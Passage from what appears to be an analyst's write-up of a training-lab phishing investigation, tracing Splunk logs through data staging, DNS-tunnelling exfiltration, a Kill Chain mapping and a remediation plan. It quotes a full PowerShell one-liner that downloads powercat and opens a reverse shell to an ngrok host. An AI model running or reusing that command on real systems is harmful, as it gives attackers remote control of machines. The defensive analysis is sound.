What this means is that immediately after copying the files from the SSF-FinancialRecords network share to the local exfiltration directory, the attacker is now disconnecting the Z: drive mapping. This is a common defensive evasion tactic. By disconnecting the network share, they are trying to remove a direct link to the source of the stolen data, making it slightly harder to trace their activity back to the file server if an analyst were to look at active network connections. It's a quick cleanup step after they've gotten what they needed.
Staged Data Compressed into exfilt8me.zip
This is a crucial step in the data theft process. The attacker, still operating under the powershell.exe process (PID 3728), has now taken the sensitive files they copied into the exfiltration folder and compressed them into a ZIP archive named exfilt8me.zip. Compressing data makes it much easier and faster to exfiltrate, especially when dealing with multiple files or large datasets, and it can also help to reduce the chances of detection by some network monitoring tools. This confirms they are now fully prepared for the actual data exfiltration.

Data Exfiltration via DNS Tunneling Confirmed!

Here when we're looking closely, the message shows a complex PowerShell command that essentially reads the exfilt8me.zip file (which contains our stolen financial data!) using [System.IO.File]::ReadAllBytes(), then converts it to Base64 using [System.Convert]::ToBase64String(). After that, it splits the Base64 string into chunks and, crucially, uses nslookup to send each chunk to haz4rdw4re.io. The attacker is encoding the sensitive data and sending it out in small pieces through DNS queries, which can often bypass traditional firewalls and intrusion detection systems because DNS traffic is typically allowed.
This is the definitive evidence of DNS tunneling in action. The attacker is encoding the stolen exfilt8me.zip data and sending it out of our network in small pieces disguised as legitimate DNS queries to their controlled domain, haz4rdw4re.io. This is a highly stealthy way to exfiltrate data and bypass traditional firewalls. This log confirms the data breach is successful.
Continued DNS Exfiltration

Here we can notice that the continued use of haz4rdw4re.io as the target domain. However, the base64 encoded strings preceding haz4rdw4re.io are different in each log. This is precisely how DNS tunneling works: the attacker breaks the exfiltrated file (in our case, exfilt8me.zip) into smaller chunks, base64 encodes each chunk, and then sends them one by one as subdomains in DNS queries to their controlled server.
These multiple nslookup calls with varying base64 strings confirm that the data exfiltration is an ongoing process, with the attacker diligently sending the stolen financial data out of our network in a segmented and stealthy manner. This is definitely the data breach in full swing.
Persistence Attempt and Initial Cleanup
This powershell event, at 1:05:41.540 PM, is incredibly important. It shows the attacker attempting to establish persistence and then trying to cover their tracks.
Looking at the process.command_line, it's the familiar malicious PowerShell command we saw at the beginning: powershell.exe -IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell. This is the attacker trying to re-download powermac.ps1 and establish another reverse shell connection to 2.tcp.ngrok.io on port 19282. This is a clear attempt to create a backdoor or reverse shell to ensure they can regain access to win-3450 later, even if their initial session is lost.
However, the message also contains Stop-Process. This indicates that immediately after (or alongside) this persistence attempt, the attacker is also trying to gracefully terminate their PowerShell process. This is a common defense evasion tactic, as shutting down their processes can make it harder for security tools or analysts to detect ongoing malicious activity. It's an attempt at cleanup, even while trying to maintain future access. This log shows the attacker trying to solidify their future access while minimizing immediate traces.

Cyber Kill Chain Analysis of the win-3450 Phising Incident
Alright, let's map out this whole incident using the classic Cyber Kill Chain framework. This helps me organize the attack and identify key points where we could have, or can still, implement defenses.
-
1. Reconnaissance:
What Happened: The attacker performed initial reconnaissance to identify
michael.ascot@tryhatme.comas a suitable target for their phishing campaign. (While we don't have direct logs for this external recon, the targeted nature of the email implies it.)Our Evidence: The phishing email itself, specifically its recipient.
-
2. Weaponization:
What Happened: The adversary created
ImportantInvoice-February.zipcontaininginvoice.pdf.lnk, which was crafted to execute a maliciousPowerShellcommand (downloadingpowermac.ps1).Our Evidence: The identification of
invoice.pdf.lnkwithin theZIP, and its subsequent analysis showing the embeddedPowerShell. -
3. Delivery:
What Happened: The weaponized
ImportantInvoice-February.zipwas delivered tomichael.ascot@tryhatme.comvia an email.Our Evidence: The initial
SIEMemail alert (06/04/2025 13:40:06.540) and theSplunklog showing theZIPfile landing inmichael.ascot'sOutlookcache (06/04/2025 14:00:13.540). -
4. Exploitation:
What Happened:
Michael Ascotinteracted with the malicious attachment, causinginvoice.pdf.lnkto be extracted and executed, which then launched aPowerShellprocess.Our Evidence:
invoice.pdf.lnk's presence after opening theZIP(my analystVMobservation and hash check).Splunklog:File Stream Createdforinvoice.pdf.lnk(06/04/2025 1:00:24.540 PM).Splunklog:Process Createwhereexplorer.exespawnedpowershell.exewith the malicious download command (06/04/2025 1:00:25.540 PM).
-
5. Installation:
What Happened: The attacker installed a backdoor, attempting to establish a persistent
reverse shellconnection to2.tcp.ngrok.ioby downloading and executingpowermac.ps1(Powercat).Our Evidence:
Splunklog: TheProcess CreateforPowerShellshowing theIEXcommand to downloadpowermac.ps1and initiate thepowercatconnection (06/04/2025 1:00:25.540 PM). -
6. Command and Control (C2):
What Happened: The attacker maintained remote access and control over
win-3450endpoint through the establishedreverse shellconnection to2.tcp.ngrok.io.Our Evidence:
- The repeated attempts to connect to
2.tcp.ngrok.io(implied success by subsequent attacker actions). - The last log showing another attempt to establish the
reverse shell, confirming ongoingC2capability (06/04/2025 1:05:41.540 PM).
- The repeated attempts to connect to
-
7. Actions on Objectives:
What Happened: This is where the attacker achieved their primary goals: internal reconnaissance, data staging, and data exfiltration.
Our Evidence:
- Internal Reconnaissance: Execution of
whoami.exeandsysteminfo.exe(06/04/2025 1:00:49.540 PMand1:00:41.540 PM). - Download (
06/04/2025 1:01:36.540 PM) and execution ofPowerView.ps1(06/04/2025 1:01:57.540 PMand1:02:25.540 PM), along with theExecutionPolicy Bypass(06/04/2025 1:01:49.540 PM). - Data Staging:
- Creation of
C:\Users\michael.ascot\Downloads\exfiltrationdirectory (06/04/2025 1:03:24.540 PM). - Mapping of network share
\\FILESRV-01\SSF-FinancialRecordsasZ:(06/04/2025 1:03:31.540 PM). - Copying of
ClientPortfolioSummary.xlsxandInvestorPresentation_2023.pptxusingRobocopy.exe(06/04/2025 1:04:18.540 PM). - Compression of files into
exfilt8me.zip(06/04/2025 1:04:47.540 PM).
- Creation of
- Data Exfiltration:
- Sending
exfilt8me.zipdata viaDNS tunnelingusingnslookup.exetohaz4rdw4re.io(06/04/2025 1:05:16.540 PMand06/04/2025 1:05:32.540 PM).
- Sending
- Defense Evasion/Cleanup:
- Disconnecting the network share (
06/04/2025 1:04:29.540 PM). - Attempting to terminate the
PowerShellsession (Stop-Processat06/04/2025 1:05:41.540 PM).
- Disconnecting the network share (
- Persistence:
- The attempted re-execution of the
powermac.ps1 reverse shell(06/04/2025 1:05:41.540 PMand later reactivation signifies the establishment of a persistence mechanism.
- The attempted re-execution of the
- Internal Reconnaissance: Execution of
Remediation and Mitigation Plan
Based on the detailed analysis of the attack chain and the confirmed data breach, an immediate and systematic response is critical. My proposed remediation and mitigation plan is as follows:
-
Immediate Containment
The very first priority is to stop the bleeding and prevent any further damage or exfiltration.
- Isolate
win-3450: I will immediately isolate the compromised host (win-3450) from the network. This will prevent the attacker from maintaining control, launching further attacks internally, or exfiltrating more data. - Block Malicious Infrastructure: I will ensure that our network firewalls are updated to explicitly block all traffic to and from the identified attacker infrastructure:
haz4rdw4re.io(used forDNS tunneling exfiltration) and2.tcp.ngrok.io(used for thereverse shell C2).
- Isolate
-
Eradication & System Hardening
Once contained, the next step is to remove the adversary's presence and secure the affected systems.
- Credential Reset: The
michael.ascot@tryhatme.comaccount was compromised. I will resetMichael Ascot's password immediately and enforcemulti-factor authentication (MFA)on his account, and ideally for all users, to prevent future credential-based attacks. - Comprehensive Scanning: I will initiate a full
antivirusandanti-malwarescan on both the compromisedwin-3450host and theFILESERV-01server, ensuring all identified threats are quarantined or removed. - Patching and Updates: I will confirm that
win-3450andFILESERV-01, along with any other potentially affected systems, have all security patches and software updates applied.
- Credential Reset: The
-
Persistence Investigation & Removal
It's crucial to ensure the attacker cannot regain access.
- Identify Persistence Mechanisms: A thorough
forensic investigationonwin-3450should be performed. - Remove Backdoors: Any identified persistence mechanisms (like the re-activation of
powermac.ps1) will be immediately removed. - Ongoing Monitoring: I will set up enhanced monitoring for network traffic to
2.tcp.ngrok.ioandhaz4rdw4re.ioto detect any lingering or new attempts at persistent access or data exfiltration, even after blocks are in place.
- Identify Persistence Mechanisms: A thorough
-
Prevent Future Attacks
Learning from this incident is key to strengthening our defenses.
- Email Filter Enhancement: Our
email security gatewayneeds immediate updates to block.zipfiles containing.lnkfiles, or at least flag them with extreme suspicion. Stricter attachment policies should be considered. - Phishing Awareness Training: This incident highlights a user falling victim to
phishing. I will schedule mandatory, updatedphishing awareness trainingfor all employees, with a special focus onmichael.ascotand his team, emphasizing the dangers of suspicious attachments and external links. - Endpoint Detection & Response (EDR) Review: I will review our
EDRcapabilities and rules to ensure better detection ofexplorer.exespawningPowerShell,nslookupabnormal behavior, and unusualRobocopyusage in the future.
- Email Filter Enhancement: Our
-
Reporting & Communication
Transparency and legal obligations must be met.
- Regulatory Reporting: I will ensure all necessary documentation is prepared for regulatory (e.g.,
GDPR,CCPA, etc.) reporting to comply with legal obligations regarding data breaches. In Australia, this specifically includes notifying theOffice of the Australian Information Commissioner (OAIC)under theNotifiable Data Breaches (NDB)scheme if the breach is likely to result in serious harm to any individual whose personal information is involved. - Stakeholder Notification: All relevant internal and external stakeholders will be notified about the incident, its confirmed impact, and the steps being taken to resolve it.
- Regulatory Reporting: I will ensure all necessary documentation is prepared for regulatory (e.g.,